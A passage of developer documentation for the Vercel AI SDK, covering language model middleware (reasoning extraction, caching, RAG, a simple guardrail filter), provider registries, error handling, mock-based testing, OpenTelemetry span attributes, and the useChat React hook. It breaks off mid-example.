extractReasoningMiddleware: Extracts reasoning information from the generated text and exposes it as areasoningproperty on the result.simulateStreamingMiddleware: Simulates streaming behavior with responses from non-streaming language models.defaultSettingsMiddleware: Applies default settings to a language model.
Extract Reasoning
Some providers and models expose reasoning information in the generated text using special tags, e.g. <think> and </think>.
The extractReasoningMiddleware function can be used to extract this reasoning information and expose it as a reasoning property on the result.
import { wrapLanguageModel, extractReasoningMiddleware } from 'ai';
const model = wrapLanguageModel({
model: yourModel,
middleware: extractReasoningMiddleware({ tagName: 'think' }),
});
You can then use that enhanced model in functions like generateText and streamText.
The extractReasoningMiddleware function also includes a startWithReasoning option.
When set to true, the reasoning tag will be prepended to the generated text.
This is useful for models that do not include the reasoning tag at the beginning of the response.
For more details, see the DeepSeek R1 guide.
Simulate Streaming
The simulateStreamingMiddleware function can be used to simulate streaming behavior with responses from non-streaming language models.
This is useful when you want to maintain a consistent streaming interface even when using models that only provide complete responses.
import { wrapLanguageModel, simulateStreamingMiddleware } from 'ai';
const model = wrapLanguageModel({
model: yourModel,
middleware: simulateStreamingMiddleware(),
});
Default Settings
The defaultSettingsMiddleware function can be used to apply default settings to a language model.
import { wrapLanguageModel, defaultSettingsMiddleware } from 'ai';
const model = wrapLanguageModel({
model: yourModel,
middleware: defaultSettingsMiddleware({
settings: {
temperature: 0.5,
maxTokens: 800,
// note: use providerMetadata instead of providerOptions here:
providerMetadata: { openai: { store: false } },
},
}),
});
Implementing Language Model Middleware
You can implement any of the following three function to modify the behavior of the language model:
transformParams: Transforms the parameters before they are passed to the language model, for bothdoGenerateanddoStream.wrapGenerate: Wraps thedoGeneratemethod of the language model. You can modify the parameters, call the language model, and modify the result.wrapStream: Wraps thedoStreammethod of the language model. You can modify the parameters, call the language model, and modify the result.
Here are some examples of how to implement language model middleware:
Examples
Logging
This example shows how to log the parameters and generated text of a language model call.
import type { LanguageModelV1Middleware, LanguageModelV1StreamPart } from 'ai';
export const yourLogMiddleware: LanguageModelV1Middleware = {
wrapGenerate: async ({ doGenerate, params }) => {
console.log('doGenerate called');
console.log(`params: ${JSON.stringify(params, null, 2)}`);
const result = await doGenerate();
console.log('doGenerate finished');
console.log(`generated text: ${result.text}`);
return result;
},
wrapStream: async ({ doStream, params }) => {
console.log('doStream called');
console.log(`params: ${JSON.stringify(params, null, 2)}`);
const { stream, ...rest } = await doStream();
let generatedText = '';
const transformStream = new TransformStream<
LanguageModelV1StreamPart,
LanguageModelV1StreamPart
>({
transform(chunk, controller) {
if (chunk.type === 'text-delta') {
generatedText += chunk.textDelta;
}
controller.enqueue(chunk);
},
flush() {
console.log('doStream finished');
console.log(`generated text: ${generatedText}`);
},
});
return {
stream: stream.pipeThrough(transformStream),
...rest,
};
},
};
Caching
This example shows how to build a simple cache for the generated text of a language model call.
import type { LanguageModelV1Middleware } from 'ai';
const cache = new Map<string, any>();
export const yourCacheMiddleware: LanguageModelV1Middleware = {
wrapGenerate: async ({ doGenerate, params }) => {
const cacheKey = JSON.stringify(params);
if (cache.has(cacheKey)) {
return cache.get(cacheKey);
}
const result = await doGenerate();
cache.set(cacheKey, result);
return result;
},
// here you would implement the caching logic for streaming
};
Retrieval Augmented Generation (RAG)
This example shows how to use RAG as middleware.
import type { LanguageModelV1Middleware } from 'ai';
export const yourRagMiddleware: LanguageModelV1Middleware = {
transformParams: async ({ params }) => {
const lastUserMessageText = getLastUserMessageText({
prompt: params.prompt,
});
if (lastUserMessageText == null) {
return params; // do not use RAG (send unmodified parameters)
}
const instruction =
'Use the following information to answer the question:\n' +
findSources({ text: lastUserMessageText })
.map(chunk => JSON.stringify(chunk))
.join('\n');
return addToLastUserMessage({ params, text: instruction });
},
};
Guardrails
Guard rails are a way to ensure that the generated text of a language model call is safe and appropriate. This example shows how to use guardrails as middleware.
import type { LanguageModelV1Middleware } from 'ai';
export const yourGuardrailMiddleware: LanguageModelV1Middleware = {
wrapGenerate: async ({ doGenerate }) => {
const { text, ...rest } = await doGenerate();
// filtering approach, e.g. for PII or other sensitive information:
const cleanedText = text?.replace(/badword/g, '<REDACTED>');
return { text: cleanedText, ...rest };
},
// here you would implement the guardrail logic for streaming
// Note: streaming guardrails are difficult to implement, because
// you do not know the full content of the stream until it's finished.
};
Configuring Per Request Custom Metadata
To send and access custom metadata in Middleware, you can use providerOptions. This is useful when building logging middleware where you want to pass additional context like user IDs, timestamps, or other contextual data that can help with tracking and debugging.
import { openai } from '@ai-sdk/openai';
import { generateText, wrapLanguageModel, LanguageModelV1Middleware } from 'ai';
export const yourLogMiddleware: LanguageModelV1Middleware = {
wrapGenerate: async ({ doGenerate, params }) => {
console.log('METADATA', params?.providerMetadata?.yourLogMiddleware);
const result = await doGenerate();
return result;
},
};
const { text } = await generateText({
model: wrapLanguageModel({
model: openai('gpt-4o'),
middleware: yourLogMiddleware,
}),
prompt: 'Invent a new holiday and describe its traditions.',
providerOptions: {
yourLogMiddleware: {
hello: 'world',
},
},
});
console.log(text);
title: Provider & Model Management description: Learn how to work with multiple providers and models
Provider & Model Management
When you work with multiple providers and models, it is often desirable to manage them in a central place and access the models through simple string ids.
The AI SDK offers custom providers and a provider registry for this purpose:
- With custom providers, you can pre-configure model settings, provide model name aliases, and limit the available models.
- The provider registry lets you mix multiple providers and access them through simple string ids.
You can mix and match custom providers, the provider registry, and middleware in your application.
Custom Providers
You can create a custom provider using customProvider.
Example: custom model settings
You might want to override the default model settings for a provider or provide model name aliases with pre-configured settings.
import { openai as originalOpenAI } from '@ai-sdk/openai';
import { customProvider } from 'ai';
// custom provider with different model settings:
export const openai = customProvider({
languageModels: {
// replacement model with custom settings:
'gpt-4o': originalOpenAI('gpt-4o', { structuredOutputs: true }),
// alias model with custom settings:
'gpt-4o-mini-structured': originalOpenAI('gpt-4o-mini', {
structuredOutputs: true,
}),
},
fallbackProvider: originalOpenAI,
});
Example: model name alias
You can also provide model name aliases, so you can update the model version in one place in the future:
import { anthropic as originalAnthropic } from '@ai-sdk/anthropic';
import { customProvider } from 'ai';
// custom provider with alias names:
export const anthropic = customProvider({
languageModels: {
opus: originalAnthropic('claude-3-opus-20240229'),
sonnet: originalAnthropic('claude-3-5-sonnet-20240620'),
haiku: originalAnthropic('claude-3-haiku-20240307'),
},
fallbackProvider: originalAnthropic,
});
Example: limit available models
You can limit the available models in the system, even if you have multiple providers.
import { anthropic } from '@ai-sdk/anthropic';
import { openai } from '@ai-sdk/openai';
import { customProvider } from 'ai';
export const myProvider = customProvider({
languageModels: {
'text-medium': anthropic('claude-3-5-sonnet-20240620'),
'text-small': openai('gpt-4o-mini'),
'structure-medium': openai('gpt-4o', { structuredOutputs: true }),
'structure-fast': openai('gpt-4o-mini', { structuredOutputs: true }),
},
embeddingModels: {
emdedding: openai.textEmbeddingModel('text-embedding-3-small'),
},
// no fallback provider
});
Provider Registry
You can create a provider registry with multiple providers and models using createProviderRegistry.
Setup
import { anthropic } from '@ai-sdk/anthropic';
import { createOpenAI } from '@ai-sdk/openai';
import { createProviderRegistry } from 'ai';
export const registry = createProviderRegistry({
// register provider with prefix and default setup:
anthropic,
// register provider with prefix and custom setup:
openai: createOpenAI({
apiKey: process.env.OPENAI_API_KEY,
}),
});
Setup with Custom Separator
By default, the registry uses : as the separator between provider and model IDs. You can customize this separator:
import { anthropic } from '@ai-sdk/anthropic';
import { openai } from '@ai-sdk/openai';
export const customSeparatorRegistry = createProviderRegistry(
{
anthropic,
openai,
},
{ separator: ' > ' },
);
Example: Use language models
You can access language models by using the languageModel method on the registry.
The provider id will become the prefix of the model id: providerId:modelId.
import { generateText } from 'ai';
import { registry } from './registry';
const { text } = await generateText({
model: registry.languageModel('openai:gpt-4-turbo'), // default separator
// or with custom separator:
// model: customSeparatorRegistry.languageModel('openai > gpt-4-turbo'),
prompt: 'Invent a new holiday and describe its traditions.',
});
Example: Use text embedding models
You can access text embedding models by using the textEmbeddingModel method on the registry.
The provider id will become the prefix of the model id: providerId:modelId.
import { embed } from 'ai';
import { registry } from './registry';
const { embedding } = await embed({
model: registry.textEmbeddingModel('openai:text-embedding-3-small'),
value: 'sunny day at the beach',
});
Example: Use image models
You can access image models by using the imageModel method on the registry.
The provider id will become the prefix of the model id: providerId:modelId.
import { generateImage } from 'ai';
import { registry } from './registry';
const { image } = await generateImage({
model: registry.imageModel('openai:dall-e-3'),
prompt: 'A beautiful sunset over a calm ocean',
});
Combining Custom Providers, Provider Registry, and Middleware
The central idea of provider management is to set up a file that contains all the providers and models you want to use. You may want to pre-configure model settings, provide model name aliases, limit the available models, and more.
Here is an example that implements the following concepts:
- pass through a full provider with a namespace prefix (here:
xai > *) - setup an OpenAI-compatible provider with custom api key and base URL (here:
custom > *) - setup model name aliases (here:
anthropic > fast,anthropic > writing,anthropic > reasoning) - pre-configure model settings (here:
anthropic > reasoning) - validate the provider-specific options (here:
AnthropicProviderOptions) - use a fallback provider (here:
anthropic > *) - limit a provider to certain models without a fallback (here:
groq > gemma2-9b-it,groq > qwen-qwq-32b) - define a custom separator for the provider registry (here:
>)
import { anthropic, AnthropicProviderOptions } from '@ai-sdk/anthropic';
import { createOpenAICompatible } from '@ai-sdk/openai-compatible';
import { xai } from '@ai-sdk/xai';
import { groq } from '@ai-sdk/groq';
import {
createProviderRegistry,
customProvider,
defaultSettingsMiddleware,
wrapLanguageModel,
} from 'ai';
export const registry = createProviderRegistry(
{
// pass through a full provider with a namespace prefix
xai,
// access an OpenAI-compatible provider with custom setup
custom: createOpenAICompatible({
name: 'provider-name',
apiKey: process.env.CUSTOM_API_KEY,
baseURL: 'https://api.custom.com/v1',
}),
// setup model name aliases
anthropic: customProvider({
languageModels: {
fast: anthropic('claude-3-haiku-20240307'),
// simple model
writing: anthropic('claude-3-7-sonnet-20250219'),
// extended reasoning model configuration:
reasoning: wrapLanguageModel({
model: anthropic('claude-3-7-sonnet-20250219'),
middleware: defaultSettingsMiddleware({
settings: {
maxTokens: 100000, // example default setting
providerMetadata: {
anthropic: {
thinking: {
type: 'enabled',
budgetTokens: 32000,
},
} satisfies AnthropicProviderOptions,
},
},
}),
}),
},
fallbackProvider: anthropic,
}),
// limit a provider to certain models without a fallback
groq: customProvider({
languageModels: {
'gemma2-9b-it': groq('gemma2-9b-it'),
'qwen-qwq-32b': groq('qwen-qwq-32b'),
},
}),
},
{ separator: ' > ' },
);
// usage:
const model = registry.languageModel('anthropic > reasoning');
title: Error Handling description: Learn how to handle errors in the AI SDK Core
Error Handling
Handling regular errors
Regular errors are thrown and can be handled using the try/catch block.
import { generateText } from 'ai';
try {
const { text } = await generateText({
model: yourModel,
prompt: 'Write a vegetarian lasagna recipe for 4 people.',
});
} catch (error) {
// handle error
}
See Error Types for more information on the different types of errors that may be thrown.
Handling streaming errors (simple streams)
When errors occur during streams that do not support error chunks,
the error is thrown as a regular error.
You can handle these errors using the try/catch block.
import { generateText } from 'ai';
try {
const { textStream } = streamText({
model: yourModel,
prompt: 'Write a vegetarian lasagna recipe for 4 people.',
});
for await (const textPart of textStream) {
process.stdout.write(textPart);
}
} catch (error) {
// handle error
}
Handling streaming errors (streaming with error support)
Full streams support error parts. You can handle those parts similar to other parts. It is recommended to also add a try-catch block for errors that happen outside of the streaming.
import { generateText } from 'ai';
try {
const { fullStream } = streamText({
model: yourModel,
prompt: 'Write a vegetarian lasagna recipe for 4 people.',
});
for await (const part of fullStream) {
switch (part.type) {
// ... handle other part types
case 'error': {
const error = part.error;
// handle error
break;
}
}
}
} catch (error) {
// handle error
}
title: Testing description: Learn how to use AI SDK Core mock providers for testing.
Testing
Testing language models can be challenging, because they are non-deterministic and calling them is slow and expensive.
To enable you to unit test your code that uses the AI SDK, the AI SDK Core
includes mock providers and test helpers. You can import the following helpers from ai/test:
MockEmbeddingModelV1: A mock embedding model using the embedding model v1 specification.MockLanguageModelV1: A mock language model using the language model v1 specification.mockId: Provides an incrementing integer ID.mockValues: Iterates over an array of values with each call. Returns the last value when the array is exhausted.simulateReadableStream: Simulates a readable stream with delays.
With mock providers and test helpers, you can control the output of the AI SDK and test your code in a repeatable and deterministic way without actually calling a language model provider.
Examples
You can use the test helpers with the AI Core functions in your unit tests:
generateText
import { generateText } from 'ai';
import { MockLanguageModelV1 } from 'ai/test';
const result = await generateText({
model: new MockLanguageModelV1({
doGenerate: async () => ({
rawCall: { rawPrompt: null, rawSettings: {} },
finishReason: 'stop',
usage: { promptTokens: 10, completionTokens: 20 },
text: `Hello, world!`,
}),
}),
prompt: 'Hello, test!',
});
streamText
import { streamText, simulateReadableStream } from 'ai';
import { MockLanguageModelV1 } from 'ai/test';
const result = streamText({
model: new MockLanguageModelV1({
doStream: async () => ({
stream: simulateReadableStream({
chunks: [
{ type: 'text-delta', textDelta: 'Hello' },
{ type: 'text-delta', textDelta: ', ' },
{ type: 'text-delta', textDelta: `world!` },
{
type: 'finish',
finishReason: 'stop',
logprobs: undefined,
usage: { completionTokens: 10, promptTokens: 3 },
},
],
}),
rawCall: { rawPrompt: null, rawSettings: {} },
}),
}),
prompt: 'Hello, test!',
});
generateObject
import { generateObject } from 'ai';
import { MockLanguageModelV1 } from 'ai/test';
import { z } from 'zod';
const result = await generateObject({
model: new MockLanguageModelV1({
defaultObjectGenerationMode: 'json',
doGenerate: async () => ({
rawCall: { rawPrompt: null, rawSettings: {} },
finishReason: 'stop',
usage: { promptTokens: 10, completionTokens: 20 },
text: `{"content":"Hello, world!"}`,
}),
}),
schema: z.object({ content: z.string() }),
prompt: 'Hello, test!',
});
streamObject
import { streamObject, simulateReadableStream } from 'ai';
import { MockLanguageModelV1 } from 'ai/test';
import { z } from 'zod';
const result = streamObject({
model: new MockLanguageModelV1({
defaultObjectGenerationMode: 'json',
doStream: async () => ({
stream: simulateReadableStream({
chunks: [
{ type: 'text-delta', textDelta: '{ ' },
{ type: 'text-delta', textDelta: '"content": ' },
{ type: 'text-delta', textDelta: `"Hello, ` },
{ type: 'text-delta', textDelta: `world` },
{ type: 'text-delta', textDelta: `!"` },
{ type: 'text-delta', textDelta: ' }' },
{
type: 'finish',
finishReason: 'stop',
logprobs: undefined,
usage: { completionTokens: 10, promptTokens: 3 },
},
],
}),
rawCall: { rawPrompt: null, rawSettings: {} },
}),
}),
schema: z.object({ content: z.string() }),
prompt: 'Hello, test!',
});
Simulate Data Stream Protocol Responses
You can also simulate Data Stream Protocol responses for testing, debugging, or demonstration purposes.
Here is a Next example:
import { simulateReadableStream } from 'ai';
export async function POST(req: Request) {
return new Response(
simulateReadableStream({
initialDelayInMs: 1000, // Delay before the first chunk
chunkDelayInMs: 300, // Delay between chunks
chunks: [
`0:"This"\n`,
`0:" is an"\n`,
`0:"example."\n`,
`e:{"finishReason":"stop","usage":{"promptTokens":20,"completionTokens":50},"isContinued":false}\n`,
`d:{"finishReason":"stop","usage":{"promptTokens":20,"completionTokens":50}}\n`,
],
}).pipeThrough(new TextEncoderStream()),
{
status: 200,
headers: {
'X-Vercel-AI-Data-Stream': 'v1',
'Content-Type': 'text/plain; charset=utf-8',
},
},
);
}
title: Telemetry description: Using OpenTelemetry with AI SDK Core
Telemetry
The AI SDK uses OpenTelemetry to collect telemetry data. OpenTelemetry is an open-source observability framework designed to provide standardized instrumentation for collecting telemetry data.
Check out the AI SDK Observability Integrations to see providers that offer monitoring and tracing for AI SDK applications.
Enabling telemetry
For Next.js applications, please follow the Next.js OpenTelemetry guide to enable telemetry first.
You can then use the experimental_telemetry option to enable telemetry on specific function calls while the feature is experimental:
const result = await generateText({
model: openai('gpt-4-turbo'),
prompt: 'Write a short story about a cat.',
experimental_telemetry: { isEnabled: true },
});
When telemetry is enabled, you can also control if you want to record the input values and the output values for the function.
By default, both are enabled. You can disable them by setting the recordInputs and recordOutputs options to false.
Disabling the recording of inputs and outputs can be useful for privacy, data transfer, and performance reasons. You might for example want to disable recording inputs if they contain sensitive information.
Telemetry Metadata
You can provide a functionId to identify the function that the telemetry data is for,
and metadata to include additional information in the telemetry data.
const result = await generateText({
model: openai('gpt-4-turbo'),
prompt: 'Write a short story about a cat.',
experimental_telemetry: {
isEnabled: true,
functionId: 'my-awesome-function',
metadata: {
something: 'custom',
someOtherThing: 'other-value',
},
},
});
Custom Tracer
You may provide a tracer which must return an OpenTelemetry Tracer. This is useful in situations where
you want your traces to use a TracerProvider other than the one provided by the @opentelemetry/api singleton.
const tracerProvider = new NodeTracerProvider();
const result = await generateText({
model: openai('gpt-4-turbo'),
prompt: 'Write a short story about a cat.',
experimental_telemetry: {
isEnabled: true,
tracer: tracerProvider.getTracer('ai'),
},
});
Collected Data
generateText function
generateText records 3 types of spans:
-
ai.generateText(span): the full length of the generateText call. It contains 1 or moreai.generateText.doGeneratespans. It contains the basic LLM span information and the following attributes:operation.name:ai.generateTextand the functionId that was set throughtelemetry.functionIdai.operationId:"ai.generateText"ai.prompt: the prompt that was used when callinggenerateTextai.response.text: the text that was generatedai.response.toolCalls: the tool calls that were made as part of the generation (stringified JSON)ai.response.finishReason: the reason why the generation finishedai.settings.maxSteps: the maximum number of steps that were set
-
ai.generateText.doGenerate(span): a provider doGenerate call. It can containai.toolCallspans. It contains the call LLM span information and the following attributes:operation.name:ai.generateText.doGenerateand the functionId that was set throughtelemetry.functionIdai.operationId:"ai.generateText.doGenerate"ai.prompt.format: the format of the promptai.prompt.messages: the messages that were passed into the providerai.prompt.tools: array of stringified tool definitions. The tools can be of typefunctionorprovider-defined. Function tools have aname,description(optional), andparameters(JSON schema). Provider-defined tools have aname,id, andargs(Record).ai.prompt.toolChoice: the stringified tool choice setting (JSON). It has atypeproperty (auto,none,required,tool), and if the type istool, atoolNameproperty with the specific tool.ai.response.text: the text that was generatedai.response.toolCalls: the tool calls that were made as part of the generation (stringified JSON)ai.response.finishReason: the reason why the generation finished
-
ai.toolCall(span): a tool call that is made as part of the generateText call. See Tool call spans for more details.
streamText function
streamText records 3 types of spans and 2 types of events:
-
ai.streamText(span): the full length of the streamText call. It contains aai.streamText.doStreamspan. It contains the basic LLM span information and the following attributes:operation.name:ai.streamTextand the functionId that was set throughtelemetry.functionIdai.operationId:"ai.streamText"ai.prompt: the prompt that was used when callingstreamTextai.response.text: the text that was generatedai.response.toolCalls: the tool calls that were made as part of the generation (stringified JSON)ai.response.finishReason: the reason why the generation finishedai.settings.maxSteps: the maximum number of steps that were set
-
ai.streamText.doStream(span): a provider doStream call. This span contains anai.stream.firstChunkevent andai.toolCallspans. It contains the call LLM span information and the following attributes:operation.name:ai.streamText.doStreamand the functionId that was set throughtelemetry.functionIdai.operationId:"ai.streamText.doStream"ai.prompt.format: the format of the promptai.prompt.messages: the messages that were passed into the providerai.prompt.tools: array of stringified tool definitions. The tools can be of typefunctionorprovider-defined. Function tools have aname,description(optional), andparameters(JSON schema). Provider-defined tools have aname,id, andargs(Record).ai.prompt.toolChoice: the stringified tool choice setting (JSON). It has atypeproperty (auto,none,required,tool), and if the type istool, atoolNameproperty with the specific tool.ai.response.text: the text that was generatedai.response.toolCalls: the tool calls that were made as part of the generation (stringified JSON)ai.response.msToFirstChunk: the time it took to receive the first chunk in millisecondsai.response.msToFinish: the time it took to receive the finish part of the LLM stream in millisecondsai.response.avgCompletionTokensPerSecond: the average number of completion tokens per secondai.response.finishReason: the reason why the generation finished
-
ai.toolCall(span): a tool call that is made as part of the generateText call. See Tool call spans for more details. -
ai.stream.firstChunk(event): an event that is emitted when the first chunk of the stream is received.ai.response.msToFirstChunk: the time it took to receive the first chunk
-
ai.stream.finish(event): an event that is emitted when the finish part of the LLM stream is received.
It also records a ai.stream.firstChunk event when the first chunk of the stream is received.
generateObject function
generateObject records 2 types of spans:
-
ai.generateObject(span): the full length of the generateObject call. It contains 1 or moreai.generateObject.doGeneratespans. It contains the basic LLM span information and the following attributes:operation.name:ai.generateObjectand the functionId that was set throughtelemetry.functionIdai.operationId:"ai.generateObject"ai.prompt: the prompt that was used when callinggenerateObjectai.schema: Stringified JSON schema version of the schema that was passed into thegenerateObjectfunctionai.schema.name: the name of the schema that was passed into thegenerateObjectfunctionai.schema.description: the description of the schema that was passed into thegenerateObjectfunctionai.response.object: the object that was generated (stringified JSON)ai.settings.mode: the object generation mode, e.g.jsonai.settings.output: the output type that was used, e.g.objectorno-schema
-
ai.generateObject.doGenerate(span): a provider doGenerate call. It contains the call LLM span information and the following attributes:operation.name:ai.generateObject.doGenerateand the functionId that was set throughtelemetry.functionIdai.operationId:"ai.generateObject.doGenerate"ai.prompt.format: the format of the promptai.prompt.messages: the messages that were passed into the providerai.response.object: the object that was generated (stringified JSON)ai.settings.mode: the object generation modeai.response.finishReason: the reason why the generation finished
streamObject function
streamObject records 2 types of spans and 1 type of event:
-
ai.streamObject(span): the full length of the streamObject call. It contains 1 or moreai.streamObject.doStreamspans. It contains the basic LLM span information and the following attributes:operation.name:ai.streamObjectand the functionId that was set throughtelemetry.functionIdai.operationId:"ai.streamObject"ai.prompt: the prompt that was used when callingstreamObjectai.schema: Stringified JSON schema version of the schema that was passed into thestreamObjectfunctionai.schema.name: the name of the schema that was passed into thestreamObjectfunctionai.schema.description: the description of the schema that was passed into thestreamObjectfunctionai.response.object: the object that was generated (stringified JSON)ai.settings.mode: the object generation mode, e.g.jsonai.settings.output: the output type that was used, e.g.objectorno-schema
-
ai.streamObject.doStream(span): a provider doStream call. This span contains anai.stream.firstChunkevent. It contains the call LLM span information and the following attributes:operation.name:ai.streamObject.doStreamand the functionId that was set throughtelemetry.functionIdai.operationId:"ai.streamObject.doStream"ai.prompt.format: the format of the promptai.prompt.messages: the messages that were passed into the providerai.settings.mode: the object generation modeai.response.object: the object that was generated (stringified JSON)ai.response.msToFirstChunk: the time it took to receive the first chunkai.response.finishReason: the reason why the generation finished
-
ai.stream.firstChunk(event): an event that is emitted when the first chunk of the stream is received.ai.response.msToFirstChunk: the time it took to receive the first chunk
embed function
embed records 2 types of spans:
-
ai.embed(span): the full length of the embed call. It contains 1ai.embed.doEmbedspans. It contains the basic embedding span information and the following attributes:operation.name:ai.embedand the functionId that was set throughtelemetry.functionIdai.operationId:"ai.embed"ai.value: the value that was passed into theembedfunctionai.embedding: a JSON-stringified embedding
-
ai.embed.doEmbed(span): a provider doEmbed call. It contains the basic embedding span information and the following attributes:operation.name:ai.embed.doEmbedand the functionId that was set throughtelemetry.functionIdai.operationId:"ai.embed.doEmbed"ai.values: the values that were passed into the provider (array)ai.embeddings: an array of JSON-stringified embeddings
embedMany function
embedMany records 2 types of spans:
-
ai.embedMany(span): the full length of the embedMany call. It contains 1 or moreai.embedMany.doEmbedspans. It contains the basic embedding span information and the following attributes:operation.name:ai.embedManyand the functionId that was set throughtelemetry.functionIdai.operationId:"ai.embedMany"ai.values: the values that were passed into theembedManyfunctionai.embeddings: an array of JSON-stringified embedding
-
ai.embedMany.doEmbed(span): a provider doEmbed call. It contains the basic embedding span information and the following attributes:operation.name:ai.embedMany.doEmbedand the functionId that was set throughtelemetry.functionIdai.operationId:"ai.embedMany.doEmbed"ai.values: the values that were sent to the providerai.embeddings: an array of JSON-stringified embeddings for each value
Span Details
Basic LLM span information
Many spans that use LLMs (ai.generateText, ai.generateText.doGenerate, ai.streamText, ai.streamText.doStream,
ai.generateObject, ai.generateObject.doGenerate, ai.streamObject, ai.streamObject.doStream) contain the following attributes:
resource.name: the functionId that was set throughtelemetry.functionIdai.model.id: the id of the modelai.model.provider: the provider of the modelai.request.headers.*: the request headers that were passed in throughheadersai.response.providerMetadata: provider specific metadata returned with the generation responseai.settings.maxRetries: the maximum number of retries that were setai.telemetry.functionId: the functionId that was set throughtelemetry.functionIdai.telemetry.metadata.*: the metadata that was passed in throughtelemetry.metadataai.usage.completionTokens: the number of completion tokens that were usedai.usage.promptTokens: the number of prompt tokens that were used
Call LLM span information
Spans that correspond to individual LLM calls (ai.generateText.doGenerate, ai.streamText.doStream, ai.generateObject.doGenerate, ai.streamObject.doStream) contain
basic LLM span information and the following attributes:
ai.response.model: the model that was used to generate the response. This can be different from the model that was requested if the provider supports aliases.ai.response.id: the id of the response. Uses the ID from the provider when available.ai.response.timestamp: the timestamp of the response. Uses the timestamp from the provider when available.- Semantic Conventions for GenAI operations
gen_ai.system: the provider that was usedgen_ai.request.model: the model that was requestedgen_ai.request.temperature: the temperature that was setgen_ai.request.max_tokens: the maximum number of tokens that were setgen_ai.request.frequency_penalty: the frequency penalty that was setgen_ai.request.presence_penalty: the presence penalty that was setgen_ai.request.top_k: the topK parameter value that was setgen_ai.request.top_p: the topP parameter value that was setgen_ai.request.stop_sequences: the stop sequencesgen_ai.response.finish_reasons: the finish reasons that were returned by the providergen_ai.response.model: the model that was used to generate the response. This can be different from the model that was requested if the provider supports aliases.gen_ai.response.id: the id of the response. Uses the ID from the provider when available.gen_ai.usage.input_tokens: the number of prompt tokens that were usedgen_ai.usage.output_tokens: the number of completion tokens that were used
Basic embedding span information
Many spans that use embedding models (ai.embed, ai.embed.doEmbed, ai.embedMany, ai.embedMany.doEmbed) contain the following attributes:
ai.model.id: the id of the modelai.model.provider: the provider of the modelai.request.headers.*: the request headers that were passed in throughheadersai.response.providerMetadata: provider specific metadata returned with the generation responseai.settings.maxRetries: the maximum number of retries that were setai.telemetry.functionId: the functionId that was set throughtelemetry.functionIdai.telemetry.metadata.*: the metadata that was passed in throughtelemetry.metadataai.usage.tokens: the number of tokens that were usedresource.name: the functionId that was set throughtelemetry.functionId
Tool call spans
Tool call spans (ai.toolCall) contain the following attributes:
operation.name:"ai.toolCall"ai.operationId:"ai.toolCall"ai.toolCall.name: the name of the toolai.toolCall.id: the id of the tool callai.toolCall.args: the parameters of the tool callai.toolCall.result: the result of the tool call. Only available if the tool call is successful and the result is serializable.
title: Overview description: An overview of AI SDK UI.
AI SDK UI
AI SDK UI is designed to help you build interactive chat, completion, and assistant applications with ease. It is a framework-agnostic toolkit, streamlining the integration of advanced AI functionalities into your applications.
AI SDK UI provides robust abstractions that simplify the complex tasks of managing chat streams and UI updates on the frontend, enabling you to develop dynamic AI-driven interfaces more efficiently. With four main hooks — useChat, useCompletion, useObject, and useAssistant — you can incorporate real-time chat capabilities, text completions, streamed JSON, and interactive assistant features into your app.
useChatoffers real-time streaming of chat messages, abstracting state management for inputs, messages, loading, and errors, allowing for seamless integration into any UI design.useCompletionenables you to handle text completions in your applications, managing the prompt input and automatically updating the UI as new completions are streamed.useObjectis a hook that allows you to consume streamed JSON objects, providing a simple way to handle and display structured data in your application.useAssistantis designed to facilitate interaction with OpenAI-compatible assistant APIs, managing UI state and updating it automatically as responses are streamed.
These hooks are designed to reduce the complexity and time required to implement AI interactions, letting you focus on creating exceptional user experiences.
UI Framework Support
AI SDK UI supports the following frameworks: React, Svelte, Vue.js, and SolidJS (deprecated). Here is a comparison of the supported functions across these frameworks:
| Function | React | Svelte | Vue.js | SolidJS (deprecated) |
|---|---|---|---|---|
| useChat | Chat | |||
| useCompletion | Completion | |||
| useObject | StructuredObject | |||
| useAssistant |
API Reference
Please check out the AI SDK UI API Reference for more details on each function.
title: Chatbot description: Learn how to use the useChat hook.
Chatbot
The useChat hook makes it effortless to create a conversational user interface for your chatbot application. It enables the streaming of chat messages from your AI provider, manages the chat state, and updates the UI automatically as new messages arrive.
To summarize, the useChat hook provides the following features:
- Message Streaming: All the messages from the AI provider are streamed to the chat UI in real-time.
- Managed States: The hook manages the states for input, messages, status, error and more for you.
- Seamless Integration: Easily integrate your chat AI into any design or layout with minimal effort.
In this guide, you will learn how to use the useChat hook to create a chatbot application with real-time message streaming.
Check out our chatbot with tools guide to learn how to use tools in your chatbot.
Let's start with the following example first.
Example
'use client';
import { useChat } from '@ai-sdk/react';
export default function Page() {
const { messages, input, handleInputChange, handleSubmit } = useChat({});
return (
<>
{messages.map(message => (
<div key={message.id}>
{message.role === 'user' ? 'User: ' : 'AI: '}
{message.content}
</div>
))}
<form onSubmit={handleSubmit}>
<input name="prompt" value={input} onChange={handleInputChange} />
<button type="submit">Submit</button>
</form>
</>
);
}
import { openai } from '@ai-sdk/openai';
import { streamText } from 'ai';
// Allow streaming responses up to 30 seconds
export const maxDuration = 30;
export async function POST(req: Request) {
const { messages } = await req.json();
const result = streamText({
model: openai('gpt-4-turbo'),
system: 'You are a helpful assistant.',
messages,
});
return result.toDataStreamResponse();
}
In the Page component, the useChat hook will request to your AI provider endpoint whenever the user submits a message.
The messages are then streamed back in real-time and displayed in the chat UI.
This enables a seamless chat experience where the user can see the AI response as soon as it is available, without having to wait for the entire response to be received.
Customized UI
useChat also provides ways to manage the chat message and input states via code, show status, and update messages without being triggered by user interactions.
Status
The useChat hook returns a status. It has the following possible values:
submitted: The message has been sent to the API and we're awaiting the start of the response stream.streaming: The response is actively streaming in from the API, receiving chunks of data.ready: The full response has been received and processed; a new user message can be submitted.error: An error occurred during the API request, preventing successful completion.
You can use status for e.g. the following purposes:
- To show a loading spinner while the chatbot is processing the user's message.
- To show a "Stop" button to abort the current message.
- To disable the submit button.
'use client';
import { useChat } from '@ai-sdk/react';
export default function Page() {
const { messages, input, handleInputChange, handleSubmit, status, stop } =
useChat({});
return (
<>
{messages.map(message => (
<div key={message.id}>
{message.role === 'user' ? 'User: ' : 'AI: '}
{message.content}
</div>
))}
{(status === 'submitted' || status === 'streaming') && (
<div>
{status === 'submitted' && <Spinner />}
<button type="button" onClick={() => stop()}>
Stop
</button>
</div>
)}
<form onSubmit={handleSubmit}>
<input
name="prompt"
value={input}
onChange={handleInputChange}
disabled={status !== 'ready'}
/>
<button type="submit">Submit</button>
</form>
</>
);
}
Error State
Similarly, the error state reflects the error object thrown during the fetch request.
It can be used to display an error message, disable the submit button, or show a retry button:
'use client';
import { useChat } from '@ai-sdk/react';
export default function Chat() {
const { messages, input, handleInputChange, handleSubmit, error, reload } =
useChat({});
return (
<div>
{messages.map(m => (
